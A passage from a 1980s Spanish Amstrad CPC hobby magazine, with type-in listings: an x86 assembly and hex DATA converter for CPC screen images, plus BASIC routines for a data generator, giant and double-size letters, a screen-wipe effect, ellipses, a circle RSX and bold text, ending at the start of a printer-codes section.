DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DB,DF,DF,DF,DB,20,4C
DATA  20,DB,0A,0D,DB,20,55,4E,49,44,41,44,20,41,20,47
DATA  52,41,42,41,52,20,DB,20,41,3A,DB,20,42,41,4E,43
DATA  4F,20,44,45,20,20,4D,45,4D,4F,52,49,41,20,20,41
DATA  43,54,49,56,4F,20,DB,20,31,20,DB,20,4D,20,DB,0A
DATA  0D,DB,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DB,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DB,20,41,20,DB,0A,0D,DB,20
DATA  50,41,2E,59,20,46,49,43,48,2E,20,4C,45,45,52,20
DATA  20,DB,20,5C,20,20,20,20,20,20,20,20,20,20,20,20
DATA  20,20,20,20,20,20,20,20,20,20,20,20,20,20,20,20
DATA  20,20,20,20,DB,20,4E,20,DB,0A,0D,DB,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DB,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DB,20,20,20,DB,0A,0D,DB,20,50,41,2E,59,20,46
```

**Listado 1. (Continuación.)**

```
        MOV   CX,2000H                        ; PASA DATOS DE UNO A OTRO BANCO
        REP   MOVSW
        MOV   DX,CS
        MOV   ES,DX
        XOR   AX,AX                           ; ESPERA UNA TECLA
        INT   16H                             ;
        MOV   AX,CS
        MOV   DS,AX
        MOV   AX,3H                           ; BORRA PANTALLA
        INT   10H                             ; DEJANDOLA EN MODO 80X25
        POP   SI
        RET                                   ;RETORNA A DONDE LO LLAMARON.
;------------------------------------------------------------------------------------------
UNIDADL:                                      ; CAMBIA UNIDAD LECTURA
        PUSH DI
        MOV   DI,OFFSET MENS2
        MOV   BX,OFFSET FCPC
        ADD   DI,14H
        MOV   DX,0314H                        ; CORDENADAS DEL CURSOR.
        JMP   UNIDAD
UNIDADG:                                      ; CAMBIA UNIDAD GRABAR.
        PUSH DI
        MOV   DI,OFFSET MENS3
        MOV   BX,OFFSET FPC
        ADD   DI,14H
        MOV   DX,0514H                        ; CORDENADAS CURSOR.
UNIDAD:
        PUSH BX
        MOV   AH,0FH
        INT   10H
        MOV   AH,02H                          ; POSICIONA EL CURSOR
        INT   10H
        XOR   AX,AX                           ; ESPERA UN TECLA
        INT   16H
        AND   AL,0DFH                         ; LA PONE EN MAYUSCULAS
        CMP   AL,41H
        JL    UNIDAD                          ; SI NO ESTA ENTRE LA A Y LA E
        CMP   AL,45H                          ; PIDE OTRA TECLA.
        JG    UNIDAD
        MOV   AH,0AH                          ; Y SI EST ENTRE ELLAS
        MOV   CX,1
        INT   10H
        POP   BX                              ; LA CAMBIA Y YA ESTA
        MOV   BYTE PTR [DI],AL
        MOV   BYTE PTR [BX],AL
        POP   DI
        RET                                   ; LUEGO , RETORNA
;------------------------------------------------------------------------------------------
NOMBREL:                                      ; DATOS PARA CAMBIAR NOMBRE
        PUSH DI                               ; DE LECTURA
        PUSH SI
        MOV DI,OFFSET BUFFER
        MOV SI,OFFSET MENS4
        MOV BX,OFFSET FCPC
        MOV DX,0716H                          ; CURSOR
        JMP NOMBRE                            ; Y = 07     X = 16H
NOMBREG:                                      ; DATOS PARA CAMBIAR NOMBRE
        PUSH DI                               ; DE GRABAR
        PUSH SI
        MOV DI,OFFSET BUFFER
        MOV SI,OFFSET MENS5
        MOV BX,OFFSET FPC
        MOV DX,0916H                          ; CURSOR  Y = 09    X = 16
NOMBRE:
        ADD   BX,3H
        PUSH BX
        MOV   AH,0FH
        INT   10H
        MOV   AH,02H                          ; POSICIONA CURSOR
        INT   10H
        MOV   DX,DI
        MOV   AH,0AH                          ; LEE TODA UNA CADENA
        INT   21H                             ; HASTA QUE DES AL ENTER
        POP   BX                              ; COLOCANDOLO EN UN BUFFER
        ADD   DI,2                            ; AL QUE APUNTA DX
        ADD   SI,22
        MOV   CX,32
        MOV   DX,00H
REPET:
        MOV   AH,BYTE PTR [DI]                ; PASA LOS DATOS RECOGIDOS A
        CMP   DX,47H
        JZ    BORRA                           ; LOS LUGARES DONDE SE NECESITAN
        CMP   AH,0DH
        JNZ   SEGUIR                          ; SI HAY QUE BORRAR PANTALLA
BORRA:
        XOR   AH,AH                           ; SE HACE.
        MOV   DX,47H
SEGUIR:
        MOV   BYTE PTR [SI],AH
        MOV   BYTE PTR [BX],AH
        INC   DI
        INC   BX
        INC   SI
        LOOP  REPET
        POP   SI
        POP   DI
        RET                                   ; FINALIZA CAMBIOS DE NOMBRE.
;------------------------------------------------------------------------------------------
READ:                                         ; LEER UN FICHERO
        MOV   DX,OFFSET FCPC                  ; PRIMERO SE ABRE
        MOV   AX,3D00H
        INT   21H                             ; Y SI HAY ALGO RARO
        JC    ERR                             ; SALTAS A ERROR Y SIN PROBLEMAS
        MOV   DS,SI
        MOV   BX,AX
        MOV   DX,0BF80H                       ; LUEGO ELIGES LA ZONA DE
        MOV   CX,4000H                        ; MEMORIA Y LA CANTIDAD A LEER
        MOV   AH,3FH                          ; EN BYTES
        INT   21H
        MOV   AH,3EH                          ; TRAS ABRIRLO Y USARLO LO
        INT   21H                             ; CERRAMOS
        JMP   CONVERT
```

# TECLA A TECLA

### Listado 2. (Continuación.)

```
DATA  49.43,48,2E,47.52,41,42,41,52.20,DB,20,5C,20,20
DATA  20,20,20,20,20,20,20,20,20,20,20,20,20,20,20,20
DATA  20,20,20,20,20,20,20,20,20,20,20,20,20,20,DB,20
DATA  59,20,DB,0A,0D,DB,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DB,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DB,20,20,20,DB
DATA  0A,0D,DB,20,4D,2D,4D,4F,53,54,52,41,52,20,42,41
DATA  4E,43,4F,20,41,43,54,49,56,4F,20,DB,20,31,2D,32
DATA  2D,33,20,43,41,4D,42,49,41,52,20,42,41,4E,43,4F
DATA  20,41,43,54,49,56,4F,20,DB,20,41,20,DB,0A,0D,DB
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DB,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DB,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DB,20,4C,20,DB,0A,0D,DB,20,4C,2D
DATA  55,4E,49,44,41,44,20,4C,45,43,54,55,52,41,20,DB
DATA  20,47,2D,55,4E,49,44,41,44,20,47,52,41,42,41,52
DATA  20,DB,20,45,53,43,2D,20,54,45,52,4D,49,4E,41,52
DATA  20,20,DB,20,56,20;DB,0A,0D,DB,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DB,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DB
DATA  20,41,20,DB,0A,0D,DB,20,4E,2D,43,41,4D,49,4E,4F
DATA  20,59,20,4E,4F,4D,42,52,45,20,50,41,52,41,20,4C
DATA  45,43,54,55,52,41,20,DB,20,58,2D,49,44,45,4D,20
DATA  50,41,52,41,20,47,52,41,42,41,52,20,DB,20,52,20
DATA  DB,0A,0D,DB,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DB,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DB,20,4F,20,DB,0A,0D
DATA  DB,20,52,2D,4C,45,45,52,20,44,41,54,4F,20,44,45
DATA  4C,20,44,49,53,43,4F,20,DB,20,57,2D,47,52,41,42
DATA  41,52,20,42,41,4E,43,4F,20,41,43,54,2E,45,4E,20
DATA  44,49,53,43,4F,20,DB,20,20,20,DB,0A,0D,DB,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DB,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DB,DF,DF,DF,DF,0A,0D,DB,20,50,41,52,41
DATA  20,4C,4F,53,20,4C,45,43,54,4F,52,45,53,20,44,45
DATA  20,41,4D,53,54,52,41,44,20,55,53,45,52,20,DB,20
DATA  43,4F,50,59,52,49,47,48,54,20,20,31,39,38,38,20
DATA  DB,20,20,20,20,0A,0D,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF
DATA  DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,DF,20,20
DATA  20,20,0A,0D,24,45,52,52,4F,52,20,44,45,20,4C,45
DATA  43,54,55,52,41,2F,45,53,43,52,49,54,55,52,41,0A
DATA  0D,24,41,3A,5C,43,50,43,2E,50,49,43,20,20,20,20
DATA  20,20,20,20,20,20,20,20,20,20,20,20,20,20,20,20
DATA  20,20,20,20,20,20,20,20,20,20,20,20,00,41,3A,5C
DATA  50,43,2E,50,49,43,20,20,20,20,20,20,20,20,20,20
DATA  20,20,20,20,20,20,20,20,20,20,20,20,20,20,20,20
DATA  20,20,20,20,20,20,20,00,21,20,20,20,20,20,20,20
DATA  20,20,20,20,20,20,20,20,20,20,20,20,20,20,20,20
DATA  20,20,20,20,20,20,20,20,20,20,20,20,20,8C,C8,8E
DATA  D8,8E,C0,BE,00,30,B8,03,00,CD,10,52,5A,B4,0F,CD
DATA  10,BA,00,00,B4,02,CD,10,BA,03,01,B4,09,CD,21,50
DATA  58,33,C0,CD,16,3D,1B,01,75,03,E8,80,00,3C,31,75
DATA  06,E8,83,00,E8,D5,FF,3C,32,75,06,E8,84,00,E8,CB
DATA  FF,3C,33,75,06,E8,85,00,E8,C1,FF,3C,34,75,06,E8
DATA  86,00,E8,B7,FF,24,DF,3C,4D,75,06,E8,88,00,E8,AB
DATA  FF,3C,4C,75,08,E8,A9,00,E8,A1,FF,3C,47,75,06,E8
DATA  AF,00,E8,97,FF,3C,4E,75,06,E8,D7,00,E8,8D,FF,3C
DATA  58,75,06,E8,DE,00,E8,83,FF,3C,52,75,06,E8,1E,01
DATA  E8,79,FF,3C,57,75,06,E8,9D,01,E8,6F,FF,E8,80,FF
DATA  59,BA,05,06,B4,09,CD,21,33,C0,CD,16,51,59,B8,03
DATA  00,CD,10,33,C0,CD,21,B3,31,BF,34,02,BE,00,30,EB
DATA  1F,90,B3,32,BF,34,02,BE,00,40,EB,14,90,B3,33,BF
DATA  34,02,BE,00,50,EB,09,90,B3,34,BF,34,02,BE,00,60
DATA  83,C7,34,88,1D,C3,56,8B,C6,8E,D8,B8,04,00,CD,10
DATA  BA,00,B8,8E,C2,33,FF,33,F6,B9,00,20,F3,A5,8C,CA
DATA  8E,C2,33,C0,CD,16,8C,C8,8E,D8,B8,03,00,CD,10,5E
DATA  C3,57,BF,BA,01,BB,22,06,83,C7,14,BA,14,03,EB,0E
DATA  90,57,BF,34,02,BB,4D,06,83,C7,14,BA,14,05,53,B4
DATA  0F,CD,10,B4,02,CD,10,33,C0,CD,16,24,DF,3C,41,7C
DATA  ED,3C,45,7F,E9,B4,0A,B9,01,00,CD,10,5B,88,05,88
DATA  07,5F,C3,57,56,BF,78,06,BE,AE,02,BB,22,06,BA,16
DATA  07,EB,0F,90,57,56,BF,78,06,BE,28,03,BB,4D,06,BA
DATA  16,09,83,C3,03,53,B4,0F,CD,10,B4,02,CD,10,8B,D7
DATA  B4,0A,CD,21,5B,83,C7,02,83,C6,16,B9,20,00,BA,00
DATA  00,8A,25,83,FA,47,74,05,80,FC,0D,75,05,32,E4,BA
DATA  47,00,88,24,88,27,47,43,46,E2,E6,5E,5F,C3,BA,22
DATA  06,B8,00,3D,CD,21,72,15,8E,DE,8B,D8,BA,80,BF,B9
DATA  00,40,B4,3F,CD,21,B4,3E,CD,21,EB,0A,90,0E,1F,59
DATA  B9,40,07,51,51,C3,BF,00,C0,BE,00,00,B9,CB,00,51
DATA  B9,50,00,57,8A,05,E8,22,00,88,1C,46,47,E2,F5,E8
DATA  30,00,5F,8B,C7,80,C4,08,8B,F8,73,05,BB,50,C0,03
DATA  FB,59,E2,DB,8C,C9,8C,DE,8E,D9,C3,51,B1,04,33,DB
DATA  32,E4,D3,C0,D2,C4,D0,C0,D0,D3,D0,C4,D0,D3,E2,F6
DATA  59,C3,81,FE,00,20,7F,0A,81,C6,00,20,83,EE,50,EB
DATA  05,90,81,EE,00,20,C3,1E,8C,CA,8E,DA,BA,4D,06,B9
DATA  20,00,B4,3C,CD,21,72,85,1F,8B,D8,B4,40,BA,00,00
DATA  B9,00,40,CD.21.B4,3E,CD,21,C3,A1,F9,11,36,2B
```

### Listado 1. (Continuación.)

```
ERR:
        PUSH CS                              ; VA A FIN CON ERROR
        POP  DS
        POP  CX
        MOV  CX,OFFSET FINAL
        PUSH CX
        PUSH CX
        RET

CONVERT:
        MOV  DI,0C000H                       ; POSICIONA LOS DOS PUNTEROS
        MOV  SI,0000H
        MOV  CX,0C8H                         ; PONE LAS FILAS
COLU:
        PUSH CX
        MOV  CX,50H                          ; PONE LAS COLUMNAS
        PUSH DI
FILAS:
        MOV  AL,BYTE PTR (DI)                ; TOMA EL DATO DEL CPC
        CALL CAMBIO                          ; LO TRANSFORMA
        MOV  BYTE PTR (SI),BL                ; LO PONE EN EL BANCO DEL PC
        INC  SI
        INC  DI
        LOOP FILAS                           ; IRONIAS REALIZA TODAS LAS COLUMNAS
        CALL NUEVA                           ; MODIFICA EL BANCO DEL PC
        POP  DI
        MOV  AX,DI
        ADD  AH,8H
        MOV  DI,AX
        JNC  ALT
        MOV  BX,0C050H
        ADD  DI,BX
ALT:
        POP  CX
        LOOP COLU                            ; Y LUEGO TODAS LAS FILAS
        MOV  CX,CS
        MOV  SI,DS
        MOV  DS,CX
        RET


CAMBIO:
        PUSH CX                              ; CAMBIA BYTES DEL CPC AL PC
        MOV  CL,04H
        XOR  BX,BX
        XOR  AH,AH
        ROL  AX,CL
        ROL  AH,CL
DESGLO:
        ROL  AL,1
        RCL  BL,1
        ROL  AH,1
        RCL  BL,1
        LOOP DESGLO
        POP  CX
        RET

NUEVA:
        CMP  SI,2000H       ;ELIGE UNA O OTRA PARTE DEL BANCO DE MEMORIA DEL PC
        JC   MAYOR
        ADD  SI,2000H
        SUB  SI,50H
        JMP  OTROFIN
MAYOR:
        SUB  SI,2000H
OTROFIN:
        RET
;-----------------------------------------------------------------------------

WRITE:                                       ;ESCRIBIR EN LA UNIDAD ELEGIDA
        PUSH DS
        MOV  DX,CS
        MOV  DS,DX
        MOV  DX,OFFSET FPC                   ; LO PRIMERO CREAR UN FICHERO
        MOV  CX,20H
        MOV  AH,3CH
        INT  21H
        JC   ER                              ; SI HUBIERE ERROR IRI A ERROR
        POP  DS
        MOV  BX,AX
        MOV  AH,40H
        MOV  DX,0000H                        ; SI NO GRABARIA TODOS LOS DATOS
        MOV  CX,4000H
        INT  21H
        MOV  AH,3EH                          ; Y LUEGO CIERRA EL FICHERO
        INT  21H
        RET                                  ;DESPUES RETORNA ORIGINALMENTE
;-----------------------------------------------------------------------------

INICIO  ENDP

CSEG    ENDS

        END    ENTPT
```

# DATADOR

ESTA pequeña rutina le permite pasar a datas un determinado bloque en Código Máquina. El programa carga el fichero en lenguaje máquina y va grabando los datas generados en un fichero BASIC ASCII. También genera el cargador de la rutina, que incorpora un detector de errores; lo que facilita la corrección de éstos.

El programa, nada más ejecutarlo, pregunta la dirección del inicio de la rutina, su longitud, el nombre del fichero (en binario) que vamos a pasar a DATAS, el nombre del programa con el que vamos a grabar el resultado final y la línea en la que comenzará a generar datas.

```
10 REM *** D A T A D O R *** (C) 1987
      DIEGO PARRILLA SANTAMARIA
20 MODE 2:INPUT "DIRECCION DE INICIO";IN
IC:IF INIC<0 THEN INIC=65535-(NOT INIC)
30 INPUT "No. DE BYTES";BYTES:IF BYTES<0
 THEN BYTES=65535-(NOT BYTES)
40 INPUT "NOMBRE DEL PROGRAMA";NOM$
50 INPUT "NOMBRE DEL PROGRAMA TRASPASADO
";NOM2$
60 INPUT "LINEA DE COMIENZO";LIN
70 MEMORY INIC-1:LOAD "!"+NOM$,INIC
80 CHECK=0:OPENOUT NOM2$:FOR N=INIC TO I
NIC+BYTES STEP 32
90 A$="":FOR I=N TO N+31:A=PEEK(I):A$=A$
+HEX$(A,2):CHECK=CHECK+A:NEXT
100 GOSUB 180:PRINT#9,LIN$;" DATA ";A$
110 NEXT
120 GOSUB 180:PRINT#9,LIN$+" MEMORY"+STR
$(INIC-1)+":CHECK=0:FOR N="+STR$(INIC)+"
 TO"+STR$(INIC+BYTES)+" STEP 32"
130 GOSUB 180:PRINT#9,LIN$+" READ A$:FOR
 I=0 TO 31"
140 GOSUB 180:PRINT#9,LIN$+" A=VAL("+CHR
$(34)+"&"+CHR$(34)+"+MID$(A$,(I*2)+1,2))
:POKE N+I,A:CHECK=CHECK+A"
150 GOSUB 180:PRINT#9,LIN$+" NEXT:NEXT:I
F CHECK<>"+STR$(CHECK)+" THEN PRINT "+CH
R$(34)+"ERROR EN DATAS"+CHR$(34)+":END"
160 CLOSEOUT:PRINT"Programa pasado corre
ctamente."
170 END
180 LIN$=RIGHT$(STR$(LIN),LEN(STR$(LIN))
-1):LIN=LIN+10:RETURN
```

# SUPER LETRAS

CON la rutina que acontinuación te presentamos, podrás rotular tus pantallas con textos gigantes. Tan sólo necesitas teclear el listado, ejecutarlo con RUN (ENTER) y hacer un:

CALL 42500, X, Y, C, T.

Donde X es la coordenada horizontal de pantalla. Y, la coordenada vertical. C, el carácter a imprimir en ASCII, y T, la talla o el tamaño de la letra, que puede ser 1 ó 2.

NOTA: Si no sabes cuál es el valor ASCII de C, por qué no lo encuentras en el manual, o no sabes averiguarlo, teclea:

PRINT ASC («C»)

Sustituyendo C por el carácter deseado.

```
10 '           POR AMSTRAD USER
20 '
30 MODE 1: SYMBOL AFTER 256:MEMORY 42499
:SYMBOL AFTER 240
40 FOR f=42500 TO 42585
50 READ a$:POKE f,VAL("&"+a$)
60 NEXT
70 DATA CD,06,B9,DD,7E,02,CD,A5,BB,EB,DD
,6E,04,DD,66,06,06,08,C5,DD,7E
80 DATA 00,E6,01,28,05,01,80,01,18,03,01
,80,02,C5,E5,CD,75,BB,E1,06,08
90 DATA 1A,A1,28,04,3E,8F,18,02,3E,20,CD
,5A,BB,F5,DD,7E,00,E6,01,20,06,F1
100 DATA CD,5A,BB,18,01,F1,CB,39,10,E0,2
C,C1,10,D4,13,C1,10,C0,CD,09,B9,C9
```

# DESCOMPOSICION DE PANTALLA

UTILIZAR los comandos del BASIC: CLS y MODE para borrar el contenido de una pantalla, es una forma eficiente, pero poco original.

Para solucionar este problema disponemos de una pequeña rutina en código máquina que podemos llamar desde el BASIC con;

CALL 40959.

La pantalla se irá descomponiendo en diferentes fases hasta desaparecer totalmente.

```
10 REM   BORRADO LATERAL  (C) 1987
       DIEGO PARRILLA SANTAMARIA
15 '
20 DATA 06082100C0CB1E237CB520F910F4C900
00000000000000000000000000000000
30 MEMORY 40959:CHECK=0:FOR N= 40960 TO
40976 STEP 32
40 READ A$:FOR I=0 TO 31
50 A=VAL("&"+MID$(A$,(I*2)+1,2)):POKE N+
I,A:CHECK=CHECK+A
60 NEXT:NEXT:IF CHECK<> 1554 THEN PRINT
"ERROR EN DATAS":END
```

# TRES ERAN TRES

Tres son los trucos que nos ha enviado Samuel Herrero desde Barcelona, y según nos cuenta, son los que utiliza para sus programas.

Debido a la escasa longitud de estos listados y a su simpleza, podremos incluirlos nosotros también, en nuestros programillas.

- El primero de los trucos es una explosión galáctica, donde no faltan los efectos visuales y sonoros. Ideal para un arcade...
- El segundo es un programa que genera letras a doble tamaño y que darían una gran vistosidad a la presentación de nuestro juego.
- El tercero y último nos permite combinar en una misma pantalla los MODE 0 y MODE 1 con un par de POKES. (Poke &BDD4, &4A y POKE &BDD5, n. El valor de n dependerá del modo en el que queramos imprimir; n = &A3 para el MODE 0 y n = &13 para el MODE 1.)

DEMOSTRACION DE LETRAS MAS ALTAS!

## EXPLOSION GALACTICA

```
10 MODE 0:INK 0,0:ORIGIN 320,200:DIM a(1
50),b(150),c(150),d(150):FOR x=1 TO 150
STEP 2:a(x)=RND*x-x/2:b(x)=RND*x-x/2:c(x
)=RND*x-x/2:d(x)=RND*x-x/2:NEXT:PRINT CH
R$(22)+CHR$(1);:LOCATE 10,13:PRINT CHR$(
247)+CHR$(246):PRINT CHR$(22)+CHR$(0);
20 FOR k=1 TO 15:SOUND 7,0,20,(15-k)/2,0
,0,k:DRAW k*5,0,1:DRAW -k*5-8,0:NEXT:PRI
NT CHR$(22)+CHR$(0);:LOCATE 1,13:PRINT"
                  ":FOR x=5 TO 150 STEP
2:PLOT a(x),b(x),2:PLOT b(x),a(x),3:NEXT
```

## GENERADOR LETRAS A DOBLE TAMAÑO

```
10 DEFINT a-z
20 g=&A500:' sustituir por '&9ffc' si ti
enes unidad DISCO
30 MODE 1:SYMBOL AFTER 32
40 z$="DEMOSTRACION DE LETRAS MAS ALTAS!
":LOCATE 4,12
50 FOR c=1 TO LEN(z$):FOR t=0 TO 7
60 w=PEEK(g+(ASC(MID$(z$,c,1))-32)*8+t):
a(t)=w:NEXT:SYMBOL 140,a(0),a(0),a(1),a(
1),a(2),a(2),a(3),a(3):SYMBOL 141,a(4),a
(4),a(5),a(5),a(6),a(6),a(7),a(7):PRINT
CHR$(140);CHR$(10);CHR$(8);CHR$(141);CHR
$(11);:NEXT
70 GOTO 70
```

## COMBINACIONES

```
10 MODE 1:' probar con mode 2 y mode 0
20 FOR n=&A34A TO &A37F:READ a$:POKE n,V
AL("&"+a$):NEXT
30 DATA e5,f5,cd,1a,bc,f1,eb,cd,a5,bb,06
,07,4e,c5,d5,06,04,af,cb,21,30,02,f6,cc,
cb,21,30,02,f6,33,12,13,10,ef,d1,e5,21,0
0,08,19,eb,e1,23,c1,10,de,e1,24,24,24,2c
,c3,75,bb
40 PEN 1:LOCATE 5,10:POKE &BDD4,&4A:POKE
 &BDD5,&A3:PRINT "ESTO ES MODE 0";:LOCAT
E 12,13:POKE &BDD5,&13:PRINT "y esto mod
e 1"
```

# ELIPSES, CIRCULOS Y NEGRITA

El primer de ellos va de ELIPSES.

El segundo es un RSX que puede servirnos para paliar la inexistencia de una instrucción CIRCLE en el CPC 464.

Hay tres combinaciones posibles para su utilización:

a) MOVE X,Y::CIRCLE:R. Dibuja un círculo de radio R.

b) MOVE X,Y::CIRCLE,$R_1$,$R_2$. Dibuja una elipse con los radios $R_1$ y $R_2$.

c) MOVE X,Y::CIRCLE,$R_1$,$R_2$,n. Dibuja un polígono de n lados.

La instrucción MOVE X,Y indica el origen de coordenadas de la figura.

El tercero es el más simple de los tres trucos; es un RSX que al utilizarlo rellena las letras tanto como tantas veces hayamos utilizado el nuevo comando.

**JOSE MANUEL BOCANEGRA CRUZ**
GRANADA

## ELIPSES

```
10 'JOSE MANUEL BOCANEGRA CRUZ (GRANADA)
11 '     ELIPSES&CIRCULOS RELLENOS A GRAN
 VELOCIDAD
12 '
20 MODE 2:paso=4:RANDOMIZE TIME:CALL &BC
02:INK 0,0:BORDER 0
30 INPUT "[1] DEMO o [2] INTRODUCIR DATO
S==>",a:a=INT(a):IF a>1 THEN GOTO 70
40 ' demo
50 MODE 0::x=320:y=200:FOR r=168 TO 1 ST
EP -12:c=c+1:r1=r:GOSUB 1040:NEXT:CALL &
BB18:m=2:paso=6:r=50:r1=120:GOSUB 1000:x
=321:r=120:r1=50:GOSUB 1040:x=578:y=339:
r=60:r1=30:paso=2:GOSUB 1040:x=579:r=r1:
r1=60:GOSUB 1040:x=61:GOSUB 1040
60 x=62:r=r1:r1=30:GOSUB 1040:CALL &BB18
:paso=4:MODE 0:m=0:FOR a=1 TO 10:x=RND*4
00+180:y=RND*360+20:c=INT(RND(1)*15+1):r
=50:r1=15+RND*50:GOSUB 1040:NEXT:CALL &B
B18:RUN
65 ' entrar datos
70 INPUT "Coordenada x del centro:";x
80 INPUT "Coordenada y del centro:";y
90 INPUT "Radio 1:";r:INPUT "Radio 2:";r
1
100 INPUT "Paso:";paso
110 INPUT "Mode:";m
120 INPUT "Color:";c
130 GOSUB 1000
140 CALL &BB18:RUN
1000 '
1020 'comprobaciones
1030 MODE m
1040 IF c=0 OR c>(16/4^m)-1 THEN c=1
1050 IF paso<4/2^m THEN paso=4/2^m
1060 PLOT -4,-4,c: x2=x*2: r2=r*r
1070 ' rutina
1080 FOR n=x-r TO x STEP Paso
1090 n1=n-x: n2=n1*n1/r2: p=SQR(1-n2)*r1
: ya=y+p: yb=y-p
1100 MOVE n,ya:DRAW n,yb:MOVE x2-n,ya:DR
AW x2-n,yb
1110 NEXT
1120 RETURN
```

## NEGRITA

```
1 'JOSE MANUEL BOCANEGRA CRUZ (GRANADA)
2 '
5 MODE 2:INK 1,13:INK 2,12:INK 3,24:INK
0,0:BORDER 0
10 SUM=0:FOR a=&BF00 TO &BF00+&2A:READ v
$:v=VAL("&"+v$):sum=sum+v:POKE a,v:NEXT
20 IF SUM<>3876 THEN PRINT "Revisa los D
atas.":END ELSE CALL &BF00:PRINT "Instal
ado RSX |NEGRITA (si reseteamos con CTRL
+SHIFT+ESC y escribimos CALL &BF00 tendr
emos de nuevo la rutina que no desaparec
era de la memoria)":NEW
30 DATA 01,09,BF,21,16,BF,C3,D1,BC,0E,BF
,C3,1A,BF,4E
40 DATA 45,47,52,49,54,C1,00,00,00,00,00
,21,00,C0,01
50 DATA 00,40,7E,1F,B6,77,23,0B,78,B1,20
,F6,C9
```

## CIRCULOS

```
1 'JOSE MANUEL BOCANEGRA CRUZ (GRANADA)
2 '
10 MODE 2:INK 0,0:BORDER 0:INK 1,22:l=10
0:DIR=&BE40:RESTORE:READ a$:c=0:sum=0
20 WHILE a$<>"FIN":POKE dir,VAL("&"+a$):
sum=sum+VAL("&"+a$):c=c+1:dir=dir+1
30 IF c<20 THEN 60
40 READ a:IF sum=a THEN 50 ELSE PRINT "E
rror en la linea";l:END
50 c=0:l=l+10:sum=0
60 READ a$:WEND
70 READ a:IF sum=a THEN 80 ELSE PRINT "E
rror en la linea";l:END
80 PRINT "Rsx |CIRCLE instalado, si rese
teas cont CTRL+SHIFT+ESC y tecleas call
&BE40 ten-dras de nuevo el comando que n
o habra desaparecido!.":CALL &BE40:NEW
90
100 DATA 01,49,BE,21,55,BE,C3,D1,BC,4E,B
E,C3,59,BE,43,49,52,43,4C,C5,2468
110 DATA 00,00,00,00,00,F5,DD,E5,CD,CC,B
B,ED,53,91,BF,22,93,BF,CD,C6,2722
120 DATA BB,CD,C9,BB,3E,01,CD,73,BD,DD,E
1,F1,CD,82,BE,ED,5B,91,BF,2A,3270
130 DATA 93,BF,CD,C9,BB,C9,B7,C8,FE,01,2
8,32,FE,02,28,21,FE,03,28,01,2487
140 DATA C9,11,68,01,DD,6E,00,DD,66,01,C
D,C4,BD,FE,01,C8,EB,CD,C1,BD,2845
150 DATA CD,ED,BE,CD,D1,BE,C3,06,BF,DD,2
B,DD,2B,CD,EA,BE,CD,D1,BE,C3,3584
160 DATA 06,BF,CD,EA,BE,DD,2B,DD,2B,DD,2
B,DD,2B,CD,DD,BE,11,82,BF,CD,3041
170 DATA E0,BE,C3,06,BF,DD,6E,02,DD,66,0
3,11,82,BF,CD,40,BD,11,7D,BF,2594
180 DATA DD,6E,04,DD,66,05,CD,40,BD,C9,2
1,0A,00,11,6E,BF,CD,40,BD,11,2158
190 DATA 78,BF,21,72,01,CD,40,BD,11,73,B
F,21,00,00,CD,40,BD,C9,21,7D,2090
200 DATA BF,CD,46,BD,EB,21,00,00,CD,C3,B
B,21,87,BF,11,73,BF,CD,3D,BD,2647
210 DATA CD,8B,BD,11,7D,BF,CD,61,BD,21,8
C,BF,11,73,BF,CD,3D,BD,CD,88,2840
220 DATA BD,11,82,BF,CD,61,BD,21,87,BF,C
D,46,BD,CB,7F,C4,65,BF,EB,21,2927
230 DATA 8C,BF,CD,46,BD,CB,7F,C4,65,BF,C
D,F6,BB,21,73,BF,11,6E,BF,CD,3113
240 DATA 58,BD,11,78,BF,CD,6A,BD,FE,01,2
0,AF,C9,D5,EB,21,FF,FF,ED,52,3078
250 DATA D1,C9,FIN,410
```

# CODIGOS DE IMPRESORA

Si posees una impresora, este programa puede facilitarte mucho las cosas. Con él podrás disponer de los siguientes RSXs:

```
|NLQ,n       Letra de alta calidad.
|BOLD,n      Letra enfatizado.
